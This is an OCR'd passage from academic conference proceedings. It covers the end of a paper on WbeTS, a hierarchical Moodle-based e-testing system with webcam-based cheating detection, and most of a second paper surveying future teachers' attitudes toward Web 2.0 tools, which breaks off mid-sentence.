In addition, a suitable system for e-testing must include: convenient user interface, reliable subsystem for authentication and reliable subsystem for authorization.

In this way, eventually the modern system of CBA (Computer-Based Assessment) will be formed, which can be used independently or integrated into the current LMS or VLE (Virtual Learning Environment).

An e-testing system should be commonly acceptable to students, teachers and institutions, therefore while working out its concept, it is necessary to bear in mind numerous requirements:

- Compliance with the taxonomy of educational objectives (learning outcomes) – tests, that is, questions that are used in e-testing should reflect the different levels of cognitive achievement, according to Bloom's taxonomy of educational objectives [5],
- Compliance with legislation which defines the procedures and rules for assessing level of achievement – assessment procedures are often regulated by specific legal acts, at the state level or institution level, in whose framework the e-testing must be conducted.
- Compliance of questions and tasks (items) with IMS-QTI standards (IMS Global Learning Consortium - Question and Test Interoperability Specification) - items used in e-testing should be complied with the standards that define the display of content items and responses to e-testing [7].
- Ability to integrate with existing LMS systems - although systems for e-testing can function independently, they should be developed as modules of course management systems.
- Simplicity and reliability in use by the teachers - the system for e-testing is expected to have a simple and understandable teacher's interface that has a reliable mechanism for the proper processing, interpretation and recording of statistical indicators of the items [8].
- Simplicity and availability for use by the participants - the interface of e-testing system should be as intuitive as possible for use, authentication and sending short and clear messages to the student, and the system should be designed so that it can be accessed from any computer connected to the Internet.
- Security in the implementation of the testing procedure - implementation of e-testing has to be safe and valid from the standpoint of:
  a) the e-test: authentication and authorization of the student, secure SSL (Secure Sockets Layer), monitoring network activity, safe access and storage of test solutions;
  b) s-process control testing: monitoring the physical activity of students, monitoring and recording computer activities during e-testing.
- Effectiveness and efficiency - e-testing system is designed so that it, ultimately, facilitates the reliable evaluation of achievements to teachers and students. So, after the expiration of the time required for development, customization and validation, and the necessary initial investment, the system should be more efficient and economical for implementation than the usual written verification of achievement.

In developing the concept for the implementation of e-testing procedures, that is, computer-based verification of accomplishments (CBA), scientific and technological achievements of the theory and examples of good practice and experience [9], [10] from the current field should be taken into account. CBA designed system should be an integrative part of e-learning within a VLE. It is easiest to follow the course of preparation and implementation of e-testing through the life cycle of questions that are used for e-testing; it includes the following steps:

1) Analysis of learning outcomes and preparations for the test - the teacher analyzes the cognitive level of learning outcomes that is expected from a learner, capabilities of the CBA system and, in collaboration with other professionals, creates questions for e-testing. One should not ignore theoretical, professional and pedagogical basis [11] needed for the successful development and implementation of testing. So, preparation for e-testing begins in compiling questions and determining the Minimum passing level (MPLs) [12] for each question.
2) Delivery of e-tests - tests are delivered through an appropriate interface that is used to collect test results. Access to the interface and implementation of testing should be safe and supervised. E-testing is usually performed as an online test.
3) Assessment of achievements of e-testing - evaluation of the e-testing results is carried out using the mechanism of e-testing, according to predetermined criteria. This means that in assessing the results the model for the evaluation of absolute assessment is used, that is, the achievement is compared with predetermined (standard) knowledge.
4) Item analysis of the e-test - evaluation of the test quality is necessary to determine the basic characteristics of the test such as: validity, objectivity, discrimination [11] and readiness, reliability and flexibility. The modern LMS systems include Item analysis (IA) which is calculated by statistical parameters such as weight and discrimination of items but do not explain the meaning of these parameters [8]. Results of IA are necessary for the correction of test results.
5) Correction and revision of the e-test - based on feedback from IA, it is necessary to perform correction issues and / or criteria for evaluating the results. Only after several successful audits carried out, a test can be declared valid and can be standardized for a particular area and at a certain time.

The current practice of e-testing is based more or less on these assumptions and criteria for the development and implementation of e-testing. Different systems for e-testing are distributed either as a standalone application or as a part of an LMS.

B. *Problems of e-testing and possible solution*

Although modern systems and e-testing procedures usually meet most criteria and settings from the previous chapter, test design and implementation of e-testing largely depend on qualifications and skills of teachers in its implementation. In order to eliminate the crucial influence of teachers, it is necessary to identify specific problems hindering the wider and better use of e-testing.

The **first problem** concerns the criteria relating to levels of cognitive objectives. This is also the issue of any testing procedure, and refers to the impossibility of a successful test of cognitive achievement levels on the more complex levels of knowledge application, analysis, evaluation and creation [5], [6]. The problem is the result of restrictions on items that can be applied in the tests and e-tests, and demanding categorization of some levels of issues. Items that are used in e-testing are mostly simple multiple choice questions, completions or true/false statements. This results in limited use of e-testing on partial knowledge test, elimination test and self knowledge test.

The second problem relates to the security of the implementation process of e-testing and the conditions in which it is performed**.** Due to limitations of the test items, there is a strong possibility of cheating in this process, so the test is carried out in controlled conditions and limiting computer labs. However, despite the strictly controlled conditions, cheating is still present. Direct consequences of this problem are: a limited number of subjects that can be tested in real time, problems in reservation of classrooms and computer time spent by teachers to supervise students. This formalizes the process of e-testing and an oral examination seems much more important segment in assessing the performance.

The **third problem** relates to item analysis. Item analysis, which is an integral part of modern LMS, brings the teacher a whole range of statistics on return items. These data relate primarily to the weight, discrimination, the frequency response. However, the system usually has no inbuilt mechanism to interpret the data to the creator of the test and to offer him suggestions on the correct decisions regarding the validity or actual cognitive level of the questions. The teacher or the creator of test must therefore spend a lot of time on the interpretation of item analysis and on the review of e-test.

The solution of these problems is possible by developing a new system of e-testing which will, with its concept and logic, affect on some of these problems directly and on some indirectly. The system is called WbeTS system and integrates the following: a hierarchical approach to testing, multimedia items, testing and online monitoring system and system for interpreting the item analysis.

A hierarchical approach to testing refers to blocks of separated questions (tests), divided by levels of cognitive achievement. This approach relies on modern types of multiple choice questions [20], and the possibilities of multimedia (text, audio, images) to resolve issues at higher levels of achievement.

Online monitoring mechanism is based on a modified system for remote detection and interpretation of motion [14], [15], [16], [19] which is, among other things, used for remote surveillance of elderly persons. By modifying these systems, it is possible to observe those critical movements of students that clearly could mean cheating in the testing: (a) prolonged loss of focus while using unauthorized materials, (b) absence from the place of testing (c) a conversation with another person. Such actions are called anomalies; they are determined by their weight and are written to the specified file. According to this record, depending on the criteria for testing, one can determine the validity of the test. The system uses visual authentication mechanism through a web-camera, based on [17] and [18], for preventing completion of the test by another person.

The interpretation of item analysis in WbeTS system consists of a mechanism which, on the basis of item analysis of the LMS and a predefined level of questions, suggests the validity and item level to the test creator. This mechanism provides an automatic (overall) or individual categorization and evaluation of the test questions.

C. *Possibilities of WbeTS system*

WbeTS concept of e-testing is designed as an integrative module of the e-learning system based on Moodle [13] LMS. This system, through a hierarchical approach to testing enables the evaluation of higher levels of achievement, and using sophisticated monitoring system eliminates the need for physical supervision of students by teachers during testing. This, ultimately, should lead teachers to focus their work to those tasks that are important in assessing higher levels of student achievement. Through the achievements, the system allows the teacher an unambiguous insight into the assessment level of the student, and to the student it enables the choice of target levels of achievement, more relaxed testing and, ultimately, it stimulates the student to achieve better results.

The basic idea of WbeTS is not to transfer the final assessment of students to the computer and to exclude the teacher from often tiring and stressful written and oral assessments of student's knowledge. This system should provide the basis for the oral exam at the level of knowledge demonstrated by the student at the e-testing. Only after a brief final oral exam the teacher concludes the final grade for the student.

III. CONCEPT OF WBETS E-TESTING SYSTEM

WbeTS system of e-testing is based on a hierarchical model of achievement in the cognitive domain of educational objectives [5], [6] and high-efficiency of widely available ICT. Here, already ubiquitous, online testing system adds the use of audio and video components. Audio component testing is used to answer questions at higher levels of achievement, and in combination with video equipment for surveillance [14], [15], [16] of the test.

The system has been designed as an integrative part of the CMS (Content Management System), that is LMS system, and uses some important common elements of this system. These are: authentication and authorization, a bank of items and item analysis subsystem. It should be noted that additional multimedia types need to be added to the existing items in the future, and these types, due to the complex process of standardization, will need development and refining.

WbeTS system (Figure 1) consists of a programmable portion controlled by the teacher, the central system that manages the modules and evaluation processes, and Web sites to access and administrate the system. Modules of WbeTS system are:

a) Module - **BASE**: This module is a database of questions appropriate for e-testing. Questions are classified into 5 groups that represent levels of achievement based on the modification of the revised Bloom's taxonomy of educational objectives [6]. The database entries are based on learning outcomes of each topic or topics, and when creating the questions, along with other parameters, determine the level to which they belong. The first three levels are very similar to previous systems of online testing and include the types of questions that are solved at the level of recall, playback, and simple logical connections and applications. Tasks 4 and 5 belong to a group of complex issues whose resolution requires a complex implementation, analysis, evaluation and creativity. Therefore, at these levels it is necessary to set the types of questions that include more complex procedures for their solving, and the complex, written and spoken, component of solutions presentation. So, on 4 and 5 levels, as an addition to the previous level, the possibility of a voice answering the question is introduced, as well as the storing of the entry and the link to the response base.




Figure 1 WbeTS diagram

b) Module - **CRITERIA** (settings): In this module the teacher determines the properties of questions, the conditions of transition to a higher level and the evaluation criteria. Characteristics of each questions level usually relate to the number and type of questions for each level and how they will be generated to the student (automatically or on request of teachers). The criteria for entering a higher level are the points collected at each level, needed to go to the next level, the time available to solve each level, and any possible request for tracking the movement of persons and participants during the testing via a web-camera. The evaluation criteria are related to the individual scores for each question and to achievement assessment in relation of the collected collective scores.

c) Module - **WbeTS ENGINE**: This is a server application that monitors, manages and coordinates the work of all WbeTS system modules with LMS environment. This module provides access control and e-testing process, and at the request of the teacher or automatically performs actions relating to the classification level of the test, evaluation of achievement, interpretation of item analysis, statistics and reports. WbeTS engine controls the systems for security access, the monitoring of students' activities and the audio-visual surveillance of testing. It is directly linked with the modules *Base* and *Criteria* , used by the teacher to affect the mechanism. The use of the security protocols for access, the internal (optional) authentication, the activity monitoring on the computer, and disabling other activities on your computer during the test represent the basic level of security that is predefined for all levels of testing.

d) Module - **INTERFACE**: This is actually a web interface through which teachers and students have access to the system. The interface consists of two levels: the teacher (administrator) and the student. Through administrative interface the teacher has access to the modules "base" and "criteria" and through them forms E-test and determines its course. Through this interface the teacher conducts experimental tests, carries out the evaluation of achievements, performs interpretation of item analysis, generates reports, monitors the implementation of the flow test, studies records (logs) on the implementation of testing, communicates with the participants, defines the visual appearance of the interface, etc. Student Interface is designed for accessing e-testing process, communicating with the teacher and monitoring the level of personal achievements.

PHP scripting language and JavaScript were used for the development of the core of the test WbeTS system. XHTML language was used for the Web interface design, whose layout is defined using CSS. Since the system is being developed as a part of the Moodle LMS ver. 2.x, guidelines, tools and existing open source code of the system were used for the development [13]. Plugins developed by independent programmers were used for testing [20].

IV. E-TESTING PROCESS IN THE SYSTEM WBETS

The procedure of WbeTS e-testing (Figure 2) consists of 5 levels, which also represent the level of student achievement. Each level represents a separate entity after which the student can complete the test, or pause and continue at another time period, depending on the agreed implementation of the e-testing. During the testing, a

student can stop the testing at any time, and only the results of completed levels will be recorded.

The testing begins with access **level 1** At this level there are questions and assignments from the database pertaining to the knowledge at the level of recall or recognition. It has a large number of simple multiple choice questions, gap-filling, cloze and true / false questions. Only the factual knowledge is estimated here, concerning the terminology and specific details of the content. It is anticipated that the time required to solve this level is unlimited and without additional monitoring, but it is considered only a "ticket" in the actual evaluation of achievements. Rating after this level should match only the assessment of the FX, which would mean that the student is ready for testing for positive mark.

At **level 2** there are slightly less questions than at the previous level, but their number is still large enough. This level includes lots of questions and tasks of recognition and conceptual understanding of knowledge. It contains a large number of multiple choice questions, gap-filling, cloze, true / false questions and scaling and ranking questions. At this level the knowledge of categorization, classification, principles and theories is tested. For this level, timing and control are the elements that should play a bigger role but, depending on the teachers' discretion, they can be limited. After solving this level the student would, depending on the success, the number of attempts and time in which he solved the tasks, get grade D or E, *Sufficient* (2).



Figure 2 Diagram of the testing process

Level 3 is characterized by an emphasis on applicable knowledge regarding the factual and practical knowledge of various procedures, algorithms and methodologies. This level includes more complex tasks and questions: multiple choice questions, multiple response questions, text input, numeric response, scaling, ranking etc. Access to level 3 should, with the default security settings, contain a minimum of additional video and audio surveillance of testing which will detect only the basic (rough) motion anomalies [15] in order to prevent trivial method of cheating on the test. These anomalies are the most common: conversation, leaving the computer for unacceptable time, reading the literature or using another computer (prolonged loss of focus). The time to solve the tasks at this level should also be limited to a measure that would guarantee to an average and prepared student a successful resolution. Accurate determination of the test duration at this level requires further experimental testing. Successful completion of this level brings the student grade C or *Good* (3).

Moving to **level 4,** the time needed for answering the questions should be a significant limiting factor. The number of questions is small and mainly focused on the analysis (and synthesis) of complex materials and contents which describe an occurrence, systems structure, situation, process, technology, incident. Questions should therefore be formed so that the students seek differentiation, organization and determination of characteristic elements of the subject of analysis. At this level complex multiple choice questions, matching, scaling, ranking, numeric input, text input are used, as well as short essay types to which the answer can be given not only using text but also using speech. Since the students are expected to give clear and concise answers, the volume of text and speech are limited to the maximum extent possible. The teacher evaluates these responses, in spite of certain possibilities of automation. At this level, the audio and video surveillance monitors the same anomalies as in the previous level but tolerance towards these anomalies is significantly lower, which ultimately means more stringent oversight. By successful completion of Level 4 the student gets grade B or *Very Good* (4).

The last level of testing, **level 5**, consists of questions which evaluate the highest level of achievement in the cognitive domain. At this level, the default material is usually estimated or new facilities and materials are created (generated, produced and planned), based on the tasks presented. At this level there should be a smaller number of modifications of complex multiple choice questions, numeric input, complex essay-type questions, input code, multimedia content, and voice input responses to questions. It is necessary that the time for solving these tasks is relatively short, considering that these are issues that are meant for the most capable group of students. Video surveillance, conducted at this level, can allow minimum movement and sound anomalies, referred to at level 3. Complete automatic evaluation of this level is not possible, but, as a rule, when a small group of students is in question, the time for evaluating the response should not be an aggravating factor. If a student successfully completes this level, he receives grade A or *Excellent* (5).

It is anticipated that the process of e-testing is performed as an online test from the location at which the student is, or, where there are minimum requirements for running tests. The minimum requirements for the implementation of testing are the personal computer with a Web browser, broadband Internet access and a web camera with microphone. Video (and audio) surveillance and monitoring activities on the computer are carried out through the system mechanism, automatically, based on an algorithm that monitors anomalies. The teacher does not directly supervise the testing. He or she only gets

feedback on the acceptability of student's activities during the implementation of e-testing and the level of knowledge achieved. The teacher generally accepts the result of computer-conducted first three levels, or by examination the text responses and by listening the oral responses, concludes which of the two highest levels a student has reached.

V. TROUBLESHOOTING BY IMPLEMENTATION OF WBETS SYSTEM

Since the test WbeTS system has not been tested in a real teaching environment and all system components are not yet fully completed, it is not possible to display all the real difficulties which will be encountered by students and teachers in its use. However, with the development of the system, the problems that occur and what can realistically impose an obstacle for implementation can be indicated. These problems are as follows:

- Development of algorithms and mechanisms for remote surveillance - for the application of algorithms for real testing it is necessary to conduct a series of experimental verification, which would guarantee the reliability of this mechanism;
- Development and standardization of new items - for levels 4 and 5 it is necessary to develop new items that will allow verification of these levels;
- Developing a system for the interpretation of item analysis - the development of this mechanism is a lengthy process that requires validation in real conditions.

During the implementation process of e-testing there is a possibility of occurrence of two problems, which can be solved relatively easily:

a) The student has not conducted e-testing using WBeTS system from a remote computer - students should be able to use the e-testing WBeTS system in e-classroom under the supervision of an assistant,

b) The level of the students' knowledge at the oral examination is significantly below the level of knowledge achieved in the e-testing using WBeTS system from a remote computer - a student repeats part of e-testing with WBeTS system in e-classroom, under the supervision of an assistant, to a lesser level of knowledge or equal to that achieved with the remote computer.

After implementing and testing the system in real conditions, it will be possible to identify all the additional technical, pedagogical and methodological problems.

VI. CONCLUSION

Today, the systems for e-testing are widely used but are accompanied by numerous problems, from the insurance requirements for the proper implementation of the test to a valid assessment of knowledge.

WbeTS system is an evolving concept based on the theoretical and methodological preferences of Bloom's taxonomy of educational objectives and achievements of modern computer and communication technologies. Methodology for e-testing and evaluation of achievements, which WbeTS system offers, represents a deviation from current practice and understanding of e-testing, which should be more acceptable and more accessible and less stressful for students, and pedagogically and methodologically more effective for teachers and educational institutions. A hierarchical model of approach to e-testing, on which WBeTS is based, is more transparent and clearer than the existing way of e-testing, and should, with appropriate standardization of individual level and mechanism of the system, give deeper insight into the real achievement and competencies of students.

Further work needs to solve many practical problems, from monitoring students' focus on e-testing (with or without warning) to increasing the volume of automated assessment of the validity of text and speech.

It should be emphasized that the teacher concludes and always will conclude the final grade only after a short oral exam.

THE USE OF WEB 2.0 TOOLS IN EDUCATION FROM THE POINT OF VIEW OF FUTURE TEACHERS

E. Krelja Kurelović*, J. Tomljanović**, M. Ružić-Baf***

Abstract: The main characteristics of Web 2.0 technologies, such as openness, interactivity, collaboration, social networking and collective intelligence are consistent with the contemporary considerations in the teaching practice (constructivism and connectivism). Web 2.0 tools have thus found their application in education, resulting in what is today called e-education 2.0. New Web 2.0 technologies provide students at all levels with a different way of communicating and cooperating, simple creating, exchanging and commenting on their contents, learning in a more interesting way and the independent publishing of projects and other papers. Web 2.0 tools make students change from receivers of information to persons that can actively generate information and it allows them to learn through experience. However, the question is, how much have Web 2.0 tools penetrated into our reality of education and whether the students of teaching studies, the future teachers, have recognized the pedagogical value of Web 2.0 tools. This is the crucial research question dealt with in this paper, which presents the results of research conducted on a sample of students of junior and senior elementary school teaching studies at the Universities of Rijeka and Pula.

I. INTRODUCTION

The phenomenon called Web 2.0 has introduced significant changes to the way the Internet is used as it puts the user in the centre enabling him to actively create, publish and share data. In addition it enables interactivity, communication, cooperation and social networking thus becoming a generally accepted social platform containing numerous services and tools whose usage creates collective intelligence where every individual gives his personal contribution.

The development of Web 2.0 tools has launched new trends in the ways of teaching and learning, which ended in the emergence of e-learning 2.0. Various descriptions of the e-learning 2.0 agree that it is this use of Web 2.0 tools, such as wikis, blogs, RSS, photo and video sharing, tagging, bookmarking and social networking in teaching activities that enables students at all levels to connect, cooperate, exchange ides and publish contents, but also to acquire new knowledge and experiences, which all contribute to learning objectives [2], [7], [11], [13]. Web 2.0 emphasizes cooperation and sharing, and social software allows the continuation of the teaching process based on the previously discerned advantages of peer learning. The way in which we learn is, at the same time, given more emphasis than the exact content of our learning [7].

According to [9], Web 2.0 tools provide support to students of the net-generation, who are used to an interactive and fast surrounding, and to student-oriented learning based on the principles of creativity, communication, cooperation and sharing. Learning is implemented through new, smaller planned forms of knowledge building. Schools must be able to take advantage of modern electronic media and Web 2.0 tools to promote active incorporation of students in the learning process because Web 2.0 tools respect students' interests, needs and behaviour patterns [10]. Instead of standardized, individually focused, teacher – mediated curricula, Web 2.0 technologies call for knowledge construction in a collaborative, production – oriented, often in a nonlinear manner with access to knowledge mediated by its users [5]. The so far mentioned arguments point to a considerable potential of Web 2.0 tools in their implementation in education, which has also been confirmed by research results [1].

The Web 2.0 – mediated learning is closest to the constructivist theory of learning which puts active participation, cooperation, personal interpretation of content based on personal and non-personal experience in its centre [1], [4]. Nevertheless, [12] considered the existing learning theories not to be adequate to learning in today's digital era, and has introduced a new theory of learning– connectivism. Connectivism focuses on

connecting information and the creation of social connections which enable learning. In today's period of time, when search for new information is relentless, what is of utmost importance is the ability to distinguish important information from unimportant, i.e. to know how to choose what to learn, how to connect various sources of information, how to see connections between different fields, concepts and ideas, and how to maintain these connections to facilitate continuous learning – because knowledge is possessed by learning communities, and not by an individual [12], [7], [8]. Acquisition of up-to-date information is the intent of all connectivist learning activities, and the possibility to acquire new knowledge is more critical than the current knowledge. To sum up, this theory emphasises the skills required by students to be successful in the digital era where, according to Siemens, the capacity to learn what we are going to need tomorrow is more important than what we know today [7]. According to [10], connectivism represents a model of learning which takes into consideration "tectonic shifts in society" where learning has ceased to be an individual activity strongly relying on the teacher – student interaction.

Reference [10] considers that today's students do not accept the traditional lecture-based teaching as it is too dull, outdated and uninteresting. Indeed, they have become used to a dynamic and interactive environment, mediated by information and communication technologies. There is a big gap between students at-home and in-school use of the Web. Modern students, the so called "digital natives“, use social networks, blogs, wikis, social bookmarking and other Web 2.0 activities on daily basis, but outside school and not for educational purposes [1]. On the other hand, there are teachers who often do not appreciate the advantages of learning based on Web 2.0 tools and never include them in teaching activities since they are not accustomed to such an environment [13]. We can also say there is an extensive gap between teaching staff and their technologically savvy students [5]. A research conducted in the UK in 2008 (Becta) showed that only a small number of school teachers were using Web 2.0 applications in their teaching, although 59% of them believed that Web 2.0 applications did have the potential to improve teaching and learning outcomes, but many expressed concern about the time needed for familiarisation and development [6]. The educational process requires, above all, teachers with a high level of technological-content-pedagogical knowledge because they can generate positive attitudes towards changes that innovative technologies bring into schools [3]. School teachers need competences and support for understanding Web 2.0 tools and their pedagogical benefits and for integrating them into the classrooms. It is therefore extremely important that future teachers be motivated, educated and trained for a pedagogically planned use of ICT in teaching, Web 2.0 tools included, as early as possible during their studies. Teachers' education faces the dual challenges of applying Web 2.0 tools: to enhance teacher preparation and preparing teachers for use of Web 2.0 tools in the classroom as authentic practice [2].

II. PROBLEM AND HYPOTHESES

As it has been noted previously in the text, the integration of Web 2.0 tools in educational activities, whether at a university or a lower level of formal education, has been rather slow. The critical link in the process has been the teachers. It is understandable that older teachers possess a solidly built teaching style, and ICT as a teaching and learning aid are used within the limits of their capacities and interests. However, students of teaching studies are "digital natives" and Web 2.0 tools should not be an unknown area to them. These future teachers are expected to recognize the pedagogical value of Web 2.0 tools, and to express positive attitudes towards and perception of the use of Web 2.0 tools in teaching and learning.

The objective of this research was to establish whether future teachers were disposed to accept and use Web 2.0 tools for educational purposes. Incidentally, numerous researches have confirmed that teachers' attitudes and perceptions are crucial for teachers' implementation of technology innovations in teaching and learning. Accordingly, the following hypotheses were assumed:

H1: There is a statistically significant difference in attitudes towards and perceptions of pedagogical values of Web 2.0 tools with regards to:

- sex (H1a)
- course of studies (H1b)
- year of studies (H1c).

H2: Frequency of use of Web 2.0 tools positively affects attitudes towards and perception of pedagogical values of Web 2.0 tools.

III. METHODS

The target group of this research were the students of the final years of teaching studies, and the research was, consequently, carried out at the Faculty of Humanities and Social Sciences and the Faculty of Teacher Education at the University of Rijeka, and Department of Pre-School and Primary School Teaching at the University of Juraj Dobrila in Pula. A questionnaire consisting of 3 parts was devised for this research. The first part had to be filled in with general information on the respondent (sex, year and course of study). This was followed by questions regarding the frequency of use of Web 2.0 tools, and the third part contained 20 statements aimed at examining the respondents' attitudes towards and perceptions of the use of Web 2.0 tools in educational (teaching) process. The respondents were offered five ready-made responses, from 1 – never / strongly disagree, to 5 – very often / strongly agree, to express frequency, or their attitudes and perceptions. The survey was anonymous.

IV. RESULTS AND ANALYSIS

The sample comprised 83 respondents, 19% of which were male students and 81% female students. With regard to the year of studies, there were 23% third-year students, 58% fourth-year students and 19% fifth-year students. The majority of the sample (60%) comprised students of primary school teaching students, 31% of students of single-subject information science studies and

9% students of double-subject information science studies.

With regard to the frequency of use of Web 2.0 tools (in free time), worth noting are: tools for media sharing (70%), instant messaging (65%) and social networks (57%). The majority of the respondents had never used tools for social bookmarking (51%) and tools for collaborative and creative learning (40%).

With regard to the importance of use of Web 2.0 tools for their future job, 55% of the students consider their use is very important, for 40% of them it is moderately important, 4% students thought that use of Web 2.0 tools have little importance, and 1% that their use is irrelevant.

Only 5% of the students responded that their favourite way of communicating was via social networks and 10% of the students stated that their favourite way of learning was by exchange of information, experience, opinions and knowledge via social software. Respondents prefer traditional ways of communicating (face-to-face and telephone) and learning (attendance at lectures, learning from books and other printed materials).

The engagement of the students in using certain Web 2.0 tools during their study courses does not show a high frequency (Figure 1). To help them with their studies students mostly (4-often and 5-very often, *together*) used the wiki system for collaborative creation and publishing of contents (41%), followed by media exchange tools and social networks (35%), and document collaboration tools (34%). The lowest (1-never) frequency of use of Web 2.0 tools for educational activities during courses was associated with social bookmarking (58%), learning authoring tools (52%), and blogging (47%).

The majority of the students expressed their greatest agreement (response 5 on the Likert Scale) regarding attitudes to and perceptions of the use of Web 2.0 tools in teaching on the following:

- I would use educational video content published on the YouTube Service in teaching (48%)
- Web 2.0 tools are suitable for use in educational activities as they enable children to easily communicate, cooperate and publish results of group projects, homework, research etc. (42%)

Students mostly agree (response 4) that:

- Authoring suitable Web 2.0 activities for pupils requires too much time and effort of the teacher. (51%)
- By using Web 2.0 tools in the classroom I would lose control of the teaching process. (46%)

Greatest hesitation (response 3) of the students was expressed with regard to the same statements as in the previous response.

The highest percentage of responses "2 – disagree" was achieved by the following statements:

- Use of Web 2.0 tools in teaching would allow pupils to have fun instead of learning. (35%)
- Use of Web 2.0 tools is not suitable for pupils of elementary and secondary schools. (31%)

Students strongly disagreed (response 1) with statements where the following response were most frequent:

- Pupils should not be encouraged to write blogs as anybody can write inappropriate comments and arbitrary criticism. (18%)
- Teachers who communicate with pupils via a social network (e.g. Facebook) lose their authority in the classroom. (17%)

The results have shown that most of the respondents have positive attitudes to and perceptions of the use of Web 2.0 tools in the educational process.

V. TESTING THE HYPOTHESES

In order to prove the first hypothesis in observational research, a non-parametric Friedman test was carried out, as well as a Wilcoxon test for dependent groups of attitudes to and perceptions of pedagogical values of Web 2.0 tools regarding sex, course of studies and year of studies, and the Bonferroni correction to control the alpha error.



Figure 1. Frequencies of use of Web 2.0 tools for educational activities during studies

Friedman's test represents an extremely useful and widely applicable method which is, in term of parametric statistics, analogue to the „Dual Analysis of Variance“. Friedman's test was conducted in order to determine the differences in medians of defined attitudes and perceptions of the respondents with regard to Web 2.0 tools considering their: sex, course of studies and year of studies. Friedman's test (Figure 2) confirmed the existence of statistically significant differences in the medians of attitudes and perceptions ($X^2(1, N=83) = 286.8960$; $p<0.05$), and the Kendall's coefficient of concordance of (0.18) pointed to the existence of a significant bond among all the groups i.e. sex, course of studies and year of studies, with attitudes to and perceptions of pedagogical values of Web 2.0 tools.

The Kendall's coefficient of concordance for the male sex was 0.13, and for the female sex 0.23. The values of the Kendall's coefficients of concordance per courses of studies and years of studies were: junior primary teaching 0.27, single-subject information sciences studies 0.15, double-subject information sciences studies 0.31, third year of studies 0.35, fourth year of studies 0.16 and fifth year of studies 0.20. Such obtained values clearly show that each of them is linked to the attitudes to and perceptions of pedagogical values of Web 2.0 tools. Wilcoxon test, accompanied by the Bonferroni control of the alpha error ($pc_{kor} = 0.00625 < p < 0.05$) were used to carry out post-hoc analyses of the comparisons of results of relations of each group towards attitudes to and perceptions of pedagogical values of Web 2.0 tools. It was concluded that there was a statistically significant difference of medians of the attitudes to and perceptions of pedagogical values of Web 2.0 tools, which was least caused by sex (Figure 3), significantly increasing with the years of studies (Figure 4) and mostly by the course of studies (Figure 5), as certain

Figure 5. Result of the Wilcoxon test (course of studies & attitudes and perceptions)

influence was observed with regard to all offered attitudes and perceptions. The obtained alpha error points to the rejection of the null hypothesis.

Testing of the second hypothesis by the analysis of variance for regression confirmed that the groups of results were statistically significantly different in the recorded attitudes to and perceptions of pedagogical values of Web 2.0 tools ($F(3,44) = 3.4435$; $p<0.05$) and that the rate of correlation (η^2) between the frequency of use of Web 2.0 tools and the attitudes to and perceptions of pedagogical values of Web 2.0 tools was significant and amounted to 0.190143, which means that 19% of the variance of the results of attitudes and perceptions can be explained by different frequency of use.

The post-hoc test proved ($p = 0.0017259 < 0.05$) that there was a statistically significant difference between the frequencies of use 2 and 4, which can be clearly seen in the graph above (Figure 6). Levene's Test of the equality of variances confirmed that $F = 2.021459$ and there was no statistically significant difference of results variance between different groups of samples, which indicates that $p = 0.124722 > 0.05$. Since there were no differences of results variance it can be concluded that the equality of variances requirements was satisfied.

Obtained results fully confirm that the frequency of use of Web 2.0 tools positively affects the attitudes towards and perceptions of pedagogical values of Web 2.0 tools.

VI. CONCLUSION

The popularity of the Web 2.0 tools is beyond any doubt, and so are the possibilities of its application in education. Web 2.0 tools can be seen as a new educational technology encouraging users to actively participate in the communities of knowledge building and knowledge sharing. Learning theories which give students a central position in the process of education, where students can gain practice and actively acquire new knowledge by cooperating with others, match the basic concept of Web 2.0. Consequently, there is

